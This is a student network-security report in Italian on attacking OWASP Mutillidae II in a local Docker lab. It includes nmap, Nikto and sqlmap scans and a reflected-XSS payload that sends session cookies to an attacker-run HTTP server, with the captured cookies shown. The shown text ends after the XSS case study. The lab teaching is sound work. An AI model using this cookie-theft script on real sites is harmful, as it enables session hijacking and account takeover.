



UNIVERSITÀ DEGLI STUDI DI NAPOLI  
**FEDERICO II**

# **Elaborato Network Security**

*Review Attacchi XSS – OWASP Mutillidae II*

*Migliaccio Salvatore M63001291*

*Simone Izzo M63001320*

## Sommario

<b>Introduzione.....</b>	<b>3</b>
<b>Presentazione Ambiente .....</b>	<b>3</b>
<b>OWASP Mutillidae II .....</b>	<b>3</b>
<b>Assessment .....</b>	<b>6</b>
<b>Tool Nmap.....</b>	<b>6</b>
<b>Tool Nikto.....</b>	<b>7</b>
<b>Tool SQLMap .....</b>	<b>8</b>
<b>Analisi pagine web HTML .....</b>	<b>10</b>
<b>Definizione Attacchi.....</b>	<b>11</b>
<b>Cross-site Scripting (XSS) .....</b>	<b>11</b>
<b>SQL INJECTION .....</b>	<b>13</b>
<b>Reverse shell .....</b>	<b>14</b>
<b>Caso di Studio.....</b>	<b>15</b>
<b>XSS .....</b>	<b>15</b>
<b>SQL Injection .....</b>	<b>20</b>
<b>Reverse Shell.....</b>	<b>22</b>
<b>Contromisure .....</b>	<b>24</b>
<b>Contromisure XSS .....</b>	<b>24</b>
<b>Contromisure sql.....</b>	<b>24</b>
<b>Contromisure Reverse Shell .....</b>	<b>25</b>
<b>Conclusione .....</b>	<b>25</b>

## Introduzione


L'obiettivo dell'elaborato in questione è di portare a termine l'analisi di un sito web per identificare le differenti vulnerabilità e definire le diverse tipologie di attacchi. Un ulteriore obiettivo è quello di poi andare ad effettuare alcuni di questi attacchi, nello specifico Cross Site Scripting (XSS), SQL injection Reverse Shell e studiare i risultati simulando così il comportamento di un attaccante. lo scenario di studio è stato rappresentato da un host generico (macchina kali) e da un web server locale deployato su docker al fine di rendere riproducibile lo scenario.

Durante tale elaborato verranno ripercorse quelle che sono le differenti tipologie di attacchi XSS, con relativi esempi e contromisure che è possibile adottare. Infine verranno descritte le vulnerabilità emerse dall'assessment dell'applicazione web scelta e come è possibile sfruttare tale vulnerabilità per effettuare gli attacchi scelti.

## Presentazione Ambiente

### OWASP Mutillidae II

La fase iniziale del progetto prevede di scegliere un'applicazione che presenti delle vulnerabilità. Esiste un ente, chiamato OWASP, che mette a disposizione moltissime infrastrutture e siti web per il training alla sicurezza. Nello specifico OWASP ha sviluppato un elenco delle 10 maggiori vulnerabilità dei siti web, chiamata OWASP TOP 10. Tale OWASP TOP 10 è uno standard di sensibilizzazione per gli sviluppatori e per la sicurezza delle applicazioni web. L'utilizzo della OWASP Top 10 è forse il primo passo più efficace verso il cambiamento per un ciclo di sviluppo sicuro delle applicazioni web e software. Al fine di poter studiare e migliorare la sicurezza OWASP mette a disposizione moltissimi siti web. Nel nostro caso è stato scelto di utilizzare OWASP Mutillidae II, la quale è una web application open source deliberatamente vulnerabile permettendo così di avere un target per il training sulla security. Mutillidae II contiene dozzine di vulnerabilità che possono essere sfruttate per effettuare attacchi.



Presenta più di 40 vulnerabilità e challenge, contenendo vulnerabilità delle OWASP TOP 10 2007, 2013, 2010 e 2017.

OWASP Mutillidae permette di impostare 3 livelli di sicurezza così da poter testare se determinate vulnerabilità possano essere sfruttate o meno. Inoltre il sito web permette di effettuare un reset del DB poiché è possibile che determinati attacchi possano far crashiare il web server non facendolo più funzionare.

La preparazione dell'ambiente di studio nel nostro caso d'esame è stata fatta utilizzando docker. L'immagine del sito web è stata reperita dal sito docker hub che mette a disposizione immagini già pronte per essere deployate su docker e da mandare in esecuzione. Una volta avviato docker e caricate l'immagine è possibile accedere al sito all'indirizzo 127.0.0.1 (localhost).

Per simulare il comportamento dell'attaccante è stata utilizzata una macchina host kali linux, la quale contiene moltissimi tool utili che possono essere sfruttati per effettuare analisi e/o attacchi. In particolare è stato possibile usare tool quali Wireshark per analizzare il traffico dei pacchetti, nmap che si occupa di fare scanning ed enumeration oppure netcat che effettua uno scanning basato su TCP o su UDP. Usare netcat significa mettersi in ascolto su una porta e cercare di farsi mandare la shell dal target creando così una remote shell. Il primo passo quindi è runnare il docker con l'immagine del sito web che abbiamo ottenuto dal seguente link:

<https://hub.docker.com/r/citizensting/nowasp/>

Abbiamo runnato il docker con il seguente comando:

**docker run -d -p 80:80 citizensting/nowasp**

Dove l'opzione -d definisce una esecuzione in background (detach), ovvero il container verrà eseguito in background e non bloccherà il prompt dei comandi

di kali. Mentre l'opzione -p 80:80 specifica la mappatura delle porte, ovvero il container ascolterà le richieste sulla porta 80 e tutte le richieste alla porta 80 verranno inoltrate al container stesso. Una volta eseguito il docker è possibile andare su mozilla firefox ed accedere al sito digitando 127.0.0.1 ed la homepage sarà la seguente:



Nel sito è possibile ottenere una lista di tutte le vulnerabilità presenti ma noi al fine di assessment e pen-test andremo a studiare la presenza o meno di alcune vulnerabilità legate agli attacchi che andremo ad effettuare.

Di seguito postiamo la lista delle differenti vulnerabilità presenti sul sito:

- Application Exception
- Application log injection
- Application path disclosure
- Authentication Bypass via SQL injection
- Brute force secret admin pages
- Buffer overflow
- Cascading style sheet injection
- CBC bit flipping (latest)
- Click-jacking
- Client-side Security
- Comments with sensitive data
- Content type is not specified
- Cookie scoped to parent domain
- Credit card numbers disclosed
- Cross Site Request Forgery
- Denial of Service
- Directory Browsing
- DOM injection
- Forms caching
- Frame source injection
- HTML injection
- HTTP Parameter Pollution
- Information disclosure via HTML comments
- Insecure Cookies
- JavaScript Injection
- JavaScript validation bypass
- JSON injection
- Loading of any arbitrary file
- Local File Inclusion
- Log injection
- Method Tampering
- O/S Command injection
- Parameter addition
- Password field submitted using GET method
- Path Relative Style Sheet Injection
- PHPMyAdmin Console
- PHP server configuration disclosure
- Phishing
- Platform path disclosure
- Privilege Escalation via Cookie Injection
- Reflected Cross Site Scripting via GET, POST, Cookies, and HTTP Headers
- Remote File Inclusion
- robots.txt information disclosure
- Stored Cross Site Scripting
- SSL Stripping
- SQL Injection
- XML Entity Expansion
- XML Injection
- XML External Entity Injection
- XPath Injection
- Unencrypted database credentials
- Unrestricted File Upload
- Username enumeration
- Un-validated Redirects and Forwards

Per ogni pagina poi è possibile scorrere le diverse vulnerabilità presenti ma come abbiamo già detto in precedenza noi utilizzeremo dei tool o faremo delle analisi sulle pagine per scovare tali vulnerabilità.

## Assessment

Gli attacchi alle applicazioni web si basano su una serie di step generici, ovvero si passa per l'autenticazione, la gestione delle sessioni, interazioni con il database, validazione degli input ed infine la logica applicativa.

L'assessment è la fase successiva del nostro elaborato, in cui siamo interessati a capire i dettagli architetturali e cercare di capire la logica dell'applicazione. Le vulnerabilità tipiche di un web server come il nostro sono classificabili in un numero ristretto di categorie, in particolare sono quasi tutte legate alla gestione non accorta degli input provenienti dall'esterno, dato che i server espongono delle funzionalità consentendo ai client di fornire degli input. Esistono molti tool automatizzati che aiutano ad effettuare scansioni dei web server alla ricerca di vulnerabilità.

### Tool Nmap

La prima analisi che abbiamo fatto è stata utilizzando il tool nmap utilizzando il comando:

```
nmap -v -A -sV 127.0.0.1
```

Dove nmap sappiamo che è un tool che permette di effettuare una scansione di porte per capire quali porte sono aperte e quali sono chiuse. Ci permette anche di rilevare quali sono i servizi in esecuzione su una macchina e può essere anche utilizzato per effettuare una scansione delle vulnerabilità per identificare le vulnerabilità di sicurezza ma può essere usato come punto di partenza per identificare potenziali problemi di sicurezza. Il flag -v attiva la modalità verbosa e mostra informazioni dettagliate durante l'esecuzione, il flag -A è uno shortcut per l'utilizzo di varie opzioni come ad esempio -O che fa il rilevamento del sistema operativo. L'ultimo flag è -sV che indica ad nmap di rilevare la versione dei servizi in esecuzione sulle porte aperte

```
(root@kali)-[/home/kali/Desktop]
# nmap -v -A -sV 127.0.0.1
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-15 12:15 EDT
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 12:15
Completed NSE at 12:15, 0.00s elapsed
Initiating NSE at 12:15
Completed NSE at 12:15, 0.00s elapsed
Initiating NSE at 12:15
Completed NSE at 12:15, 0.00s elapsed
Initiating SYN Stealth Scan at 12:15
Scanning localhost (127.0.0.1) [1000 ports]
Discovered open port 80/tcp on 127.0.0.1
Discovered open port 81/tcp on 127.0.0.1
Completed SYN Stealth Scan at 12:15, 0.03s elapsed (1000 total ports)
Initiating Service scan at 12:15
Scanning 2 services on localhost (127.0.0.1)
Completed Service scan at 12:15, 6.06s elapsed (2 services on 1 host)
Initiating OS detection (try #1) against localhost (127.0.0.1)
NSE: Script scanning 127.0.0.1.
Initiating NSE at 12:15
Completed NSE at 12:15, 0.55s elapsed
Initiating NSE at 12:15
Completed NSE at 12:15, 0.04s elapsed
Initiating NSE at 12:15
Completed NSE at 12:15, 0.00s elapsed
Nmap scan report for localhost (127.0.0.1)
Host is up (0.00018s latency).
Not shown: 998 closed tcp ports (reset)

PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.7 ((Ubuntu))
|_ http-robots.txt: 8 disallowed entries
|_ passwords/ config.inc classes/ javascrpt/
|_ owasp-esapi-php/ documentation/ phpmymadmin/ includes/
|_ http-server-header: Apache/2.4.7 (Ubuntu)
|_ http-favicon: Unknown favicon MD5: CA06E7AE326AA73FA24726BF61C6818A
|_ http-title: Site doesn't have a title (text/html).
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-git:
|_ 127.0.0.1:80/.git/
|_ Git repository found!
|_ Repository description: Unnamed repository; edit this file 'description' to name the...
|_ Remotes:
|_ https://github.com/fermayo/hello-world-lamp.git
|_ http-cookie-flags:
|_ /:
|_ PHPSESSID:
|_ httponly flag not set
81/tcp    open  http      SimpleHTTPServer 0.6 (Python 3.11.5)
|_ http-methods:
|_ Supported Methods: GET HEAD
|_ http-title: Directory listing for /
|_ http-server-header: SimpleHTTP/0.6 Python/3.11.5
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6.32
OS details: Linux 2.6.32
Uptime guess: 26.129 days (since Tue Sep 19 09:10:23 2023)
Network Distance: 0 hops
TCP Sequence Prediction: Difficulty=262 (Good luck!)
IP ID Sequence Generation: All zeros
```

Come notiamo dagli screen è possibile notare che la porta 998 è chiusa mentre la porta 81 per l'http è aperta e quindi potrebbe essere sfruttata per effettuare attacchi.

Un ulteriore assessment può essere fatto utilizzando il tool Nikto, che viene definito come un ampio insieme di test per identificare potenziali vulnerabilità di un server web.

## Tool Nikto

Nikto è già installato sulla macchina kali, ma qualora non fosse installato è possibile farlo attraverso il semplice comando:

**sudo apt-get install nikto**

Nikto permette poi di effettuare moltissime scansioni avanzate che consentono di personalizzare la scansione tra cui il port scanning e autenticazione. Nel caso di studio abbiamo eseguito Nikto con il seguente comando:

**Nikto -h <http://127.0.0.1>**

Al fine di ottenere informazioni inerenti sia il web server sia sul backend, ovvero sulle pagine php utilizzate per effettuare le differenti operazioni sul sito.

```

(root@kali)-[/home/kali/Downloads]
# nikto -h http://127.0.0.1
- Nikto v2.5.0

+ Target IP: 127.0.0.1
+ Target Hostname: 127.0.0.1
+ Target Port: 80
+ Start Time: 2023-10-15 13:30:13 (GMT-4)

+ Server: Apache/2.4.7 (Ubuntu)
+ /: Cookie PHPSESSID created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ /: Cookie showhints created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ /: Retrieved x-powered-by header: PHP/5.5.9-1ubuntu4.25.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: Uncommon header 'logged-in-user' found, with contents: .
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /robots.txt: contains 8 entries which should be manually viewed. See: https://developer.mozilla.org/en-US/docs/Glossary/Robots.txt
+ Apache/2.4.7 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ ///etc/passwd: The server install allows reading of any system file by adding an extra '/' to the URL.
+ /index.php?page=../../../../../../../../etc/passwd: The PHP-Nuke Rocket add-in is vulnerable to file traversal, allowing an attacker to view any file on the host. (probably Rocket, but could be any index.php).
+ /phpinfo.php: Output from the phpinfo() function was found.
+ /?PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /data/: Directory indexing found.
+ /data/: This might be interesting.
+ /includes/: Directory indexing found.
+ /includes/: This might be interesting.

```

## Tool SQLMap

SQLMap è un tool che viene utilizzato per l'individuazione e l'esplorazione di vulnerabilità nei sistemi di gestione del database relazionali che possono essere vulnerabili ad attacchi di tipo SQL injection. SQLMap può essere anche utilizzato per recuperare informazioni sensibili dal database, come dati dei clienti, credenziali utente ed è anche in grado di effettuare un fingerprint del database, ovvero permette di identificare il tipo di gestione del database utilizzato, come MySQL, PostgreSQL. Nel nostro caso di studio sappiamo che la web application scelta si appoggia ad un database per poter memorizzare tutte le informazioni degli utenti registrati, tutti i post degli utenti ed altre informazioni sensibili. Proprio per questo siamo interessati a capire se è possibile effettuare attacchi injection su questo database e attraverso questo tool, il quale è preinstallato sulla nostra macchina kali lo possiamo analizzare.

Per eseguire SQLMap basta semplicemente inserire il seguente comando, facendo attenzione ai campi username e password nel link. Nel nostro caso abbiamo scelto di creare un utente sul sito con username=Romano e password=1234 per testarne il funzionamento. I risultati del comando sono i seguenti:

```

sqlmap --url="http://127.0.0.1/index.php?page=user-info.php&username=Romano&password=1234&user-info-php-submit-button=View+Account+Details" --current-db


```






## Analisi pagine web HTML

Un'altra analisi che abbiamo fatto è stata quella di analizzare le pagine html del sito web, così da poter identificare la presenza di vulnerabilità legate all'injection di input malevoli. Per effettuare l'analisi delle pagine web è possibile utilizzare lo strumento di ispezione del browser mozilla firefox. Questo strumento ci permette oltre ad analizzare la struttura delle pagine di poter anche analizzare le richieste http che viaggiano sul browser. Attraverso l'analisi delle richieste possiamo anche capire quali sono i parametri, l'header ed il body delle richieste che andiamo ad effettuare ed attraverso tool come wireshark li possiamo intercettare e ottenere informazioni sensibili, quali cookie, username, uid etc...



Inoltre dall'analisi della pagina siamo interessati anche a studiare la lunghezza dei campi/form che possono essere utilizzati per effettuare attacchi cross site scripting così da poter capire che tipologia di input è possibile inserire. Nello specifico noi siamo interessati



Difatti uno dei nostri obiettivi sarà quello di ottenere informazioni sensibili come i cookie per poter impersonificare un utente.

# Definizione Attacchi

## Cross-site Scripting (XSS)

Il Cross-site Scripting (XSS) è una vulnerabilità dei siti Web dinamici, che non impiegano un sufficiente controllo degli input, consentendo ad un attaccante remoto di “iniettare” script dannosi nelle single pagine con lo scopo di rubare, manipolare e reindirizzare informazioni riservate o installare malware sui browser degli utenti, tale effetto può risultare un piccolo fastidio o un grave rischio per la sicurezza, in base se il sito vulnerabile tratta o meno dati sensibili. La tecnica prevede l'utilizzo di un linguaggio di script front end come JavaScript, VBscript.

Il cross-site scripting manipola un sito Web vulnerabile in modo da inviare script dannosi agli utenti. L'attaccante prende di mira siti Web con funzioni vulnerabili che accettano degli input dall'utente usando per esempio barre di ricerca, casele per commenti o moduli per caricare file. L'attaccante allega il codice malevolo al sito Web, convincendo quindi i browser ad eseguire il loro malware.

Esistono diversi modi per attivare un attacco XSS. Ad esempio, l'esecuzione del malware potrebbe essere attivata automaticamente quando la pagina viene caricata o quando un utente posiziona il puntatore su elementi specifici della pagina, come i collegamenti ipertestuali. È possibile effettuare campagne di phishing per effettuare attacchi mirati ed inviare lo un e-mail che possono indurre la vittima all'attivazione della vulnerabilità. Altri casi invece, gli attacchi non hanno un obiettivo specifico e l'attaccante si limita a sfruttare la vulnerabilità dell'applicazione o del sito, approfittando di chiunque possa caderne vittima. A seconda della portata dell'attacco gli account degli utenti possono essere compromessi, il contenuto delle pagine modificato e i cookie di sessione potrebbero essere rivelati, consentendo l'attaccante di impersonificarsi nell'utente vittima.

Dal 2021 questa vulnerabilità è stata associata all'injection e classificata come terza nella OWASP top 10 delle vulnerabilità più pericolose.

Abbiamo tre categorie di attacchi XSS: stored XSS, reflected XSS e DOM-based XSS.

- **STORED cross-site scripting (persistent XSS):** è considerato il più dannoso. Un attacco stored XSS si verifica quando l'input immesso da un utente viene archiviato e quindi visualizzato in una pagina Web. I punti di

ingresso tipici di questo attacco sono i forum di messaggi, i commenti nei blog, i profili utente e campi del nome utente. L'attaccante sfrutta questa vulnerabilità inserendo i payload XSS nelle pagine web o passando un link a una vittima, inducendola con l'inganno a visualizzare la pagina con il payload stored XSS. La vittima visita la pagina e il payload viene eseguito sul lato client del browser Web della vittima.

- **Reflected cross-site scripting (non-persistent XSS):** in questo caso il payload dell'attaccante deve far parte della richiesta inviata al server Web. A questo punto, viene riflesso in modo che la risposta http includa il payload proveniente dalla richiesta. Chi effettua questo attacco usa tecniche di social engineering per spingere la vittima ad effettuare la richiesta malevola al server. Il payload malevolo viene quindi eseguito nel browser dell'utente
- **DOM-based cross-site scripting :** sfrutta una vulnerabilità cross-site scripting presente nell'oggetto DOM ( Document Object Model ) invece che nel codice HTML. Negli attacchi reflected e stored è possibile visualizzare il payload della vulnerabilità nella pagina della risposta , ma nel DOM-based ,invece, il codice HTML sorgente dell'attacco e la risposta coincidono , per cui non è possibile trovare il payload nella risposta. Lo si può osservare solo in runtime o analizzando l'oggetto DOM della pagina. Questo è spesso un attacco lato client e il payload dannoso non viene mai inviato al server, per cui è difficile da rilevare. Gli oggetti DOM maggiormente manipolati sono l'URL.

Where untrusted data is used		
	XSS	
Data Persistence	Server	Client
	Stored	Client
	Stored	Stored
	Server XSS	Client XSS
	Reflected	Reflected
	Server XSS	Client XSS

- ☐ DOM-Based XSS is a subset of Client XSS (where the data source is from the client only)
- ☐ Stored vs. Reflected only affects the likelihood of successful attack, not nature of vulnerability or defense

## SQL INJECTION

L'sql injection è una tecnica di code injection , usta per attaccare applicazioni che gestiscono dati attraverso database relazionali sfruttando il linguaggio SQL. Il mancato controllo dell'input dell'utente permette di inserire artificiosamente delle stringhe di codice SQL che saranno eseguite dall'applicazione server, grazie a questo meccanismo è possibile far eseguire comandi SQL, anche molto complessi, portando all'alterazione dei dati o al download completo dei contenuti del database. La pericolosità di questo attacco è dovuto che ogni sito web interfacciato ad un database è potenzialmente vulnerabile ad un attacco di tipo SQL injection. Un attaccante esperto di sintassi SQL , può inviare particolari istruzioni attraverso le pagine del sito che prevedono un dialogo con il DB, con obiettivo di ottenere un accesso non autorizzato all'applicazione stessa, recuperare informazioni , dati sensibili e modificarli o eliminarli.

Vi sono vari elementi indicatori per capire se l'applicazione è potenzialmente vulnerabile a questi tipi di attacchi , come:


-moduli web: autenticazione eseguita attraverso un form , le credenziali saranno archiviate e verificate su un database che archivia tali informazioni.

-motori di ricerca: la stringa che permette la ricerca di un elemento , tale field è possibile iniettare una query SQL per estrarre informazioni dal database.

Un altro approccio è quello di sniffare il traffico con il db per individuare ed analizzare possibili messaggi di errori con il db in modo da capire quali misure di sicurezza dover aggirare.

Notiamo che :

1. è possibile carpire le credenziali amministrative di un DB, in quanto solitamente il primo utente della lista è proprio l'account admin;
2. l'hashing delle password è sempre utile per garantire la riservatezza delle stesse, ma non sempre è sufficiente a garantirne l'autenticazione, in quanto
3. l'accesso tramite parola chiave può essere bypassato;
4. trovati i punti di accesso ed individuate le vulnerabilità, l'utente malintenzionato può proseguire con attacchi più pesanti di iniezione SQL, come la manipolazione degli archivi digitali e/o l'esecuzione di routine personalizzate



## Reverse shell

un attacco reverse shell permette di ottenere l'accesso non autorizzato a un server o a un sistema tramite l'esecuzione di codice dannoso. Nel nostro caso di studio il codice danno è stato scritto in codice php, ma è sempre possibile utilizzare linguaggi di programmazione differenti, quali c++, python etc...

Questa tecnica sfrutta una vulnerabilità nel sistema o nell'applicazione web che permette all'attaccante di eseguire codice dannoso sul server bersaglio.

Un attacco reverse shell ha una serie di passi che devono essere seguiti al fine di ottenere il controllo. Il primo passo è di scoprire la vulnerabilità, ovvero l'attaccante scopre la vulnerabilità che consenta l'esecuzione di codice lato server. Una volta individuata la vulnerabilità bisogna creare uno script malevolo che, semplicemente, apre una connessione di rete in uscita verso un server C2 sulla macchina host controllato dall'attaccante. Successivamente bisogna iniettare il codice malevolo sul web server, ad esempio attraverso dei form o degli upload di file, cosicché un utente una volta visitata la pagina con il codice malevolo lo esegua. Una volta che il codice è in esecuzione si stabilisce una connessione permettendo all'attaccante di avere accesso al server bersaglio. Al fine di questi passaggi l'attaccante quindi può eseguire comandi, accedere ai file di sistema, modificare le configurazioni etc..

# Caso di Studio

## XSS

Nel nostro caso di studio una volta eseguito il docker con su l'immagine del sito web, abbiamo subito effettuato il primo attacco di nostro interesse, ovvero l'XSS reflected. Per effettuare questo attacco siamo andati sulla pagina specifica di OWASP Mutillidae "DNS Lookup" dove è presente un form in cui, normalmente, bisognerebbe inserire l'hostname o l'indirizzo IP dell'utente che siamo interessati visualizzare. Nel nostro caso, invece, andremo ad iniettare un codice javascript malevolo che ci permette di ottenere i cookie di sessione dell'utente loggato in quel momento. Per ottenere in maniera più efficiente questi cookie abbiamo usato un codice javascript che inviava tali cookie ad un server python3 che abbiamo startato con il seguente comando:

**Python3 -m http.server 81**

Questo comando fa partire un server http sulla porta 81, pronto a ricevere richieste.

Il codice javascript che andremo ad iniettare è il seguente:

**<script>var i=new Image();  
i.src="http://0.0.0.0:81/?cookie="+document.cookie;</script>**

Questo script permette di inviare i cookie di sessione ad un server, il cui indirizzo è 0.0.0.0 inizializzato sulla porta 81, così come abbiamo creato il server http con il comando di python3. Notiamo che inviamo i document.cookie che non sono nient'altro che i cookie di sessione dell'utente. Se l'utente non è loggato i cookie appariranno in questo modo:

```
(root@kali)-[~]  
# python3 -m http.server 81  
Serving HTTP on 0.0.0.0 port 81 (http://0.0.0.0:81/) ...  
127.0.0.1 - - [12/Oct/2023 04:13:31] "GET /?cookie=PHPSESSID=h774fmh7h92u9mrlhdhdd8rbfb1;%20showhints=1 HTTP/1.1" 200 -
```


Altrimenti se l'utente è loggato sarà presente anche l'username e l'uid, ove l'uid è definito come l'identificativo dell'utente stesso.

```
(root@kali)-[~]  
# python3 -m http.server 81  
Serving HTTP on 0.0.0.0 port 81 (http://0.0.0.0:81/) ...  
127.0.0.1 - - [17/Oct/2023 04:37:23] "GET /?cookie=PHPSESSID=031aodtlttaop2ej0cohhjcgeg3;%20showhints=1;%20username=Romano;%20uid=24 HTTP/1.1" 200 -
```

Nel nostro caso abbiamo creato un utente con username Romano, così come è stato creato per utilizzare il tool SQLMap

Una volta ottenuti i cookie è possibile impersonificare l'utente andando a creare una richiesta http ad hoc, dove all'interno dei parametri dell'header sono

presenti questi cookie specifici. A fine d'esempio abbiamo utilizzato Postman, il quale è tool che permette di fare richieste http/https forgiate ad hoc, per fare la richiesta al sito inserendo i cookie appena rubati.



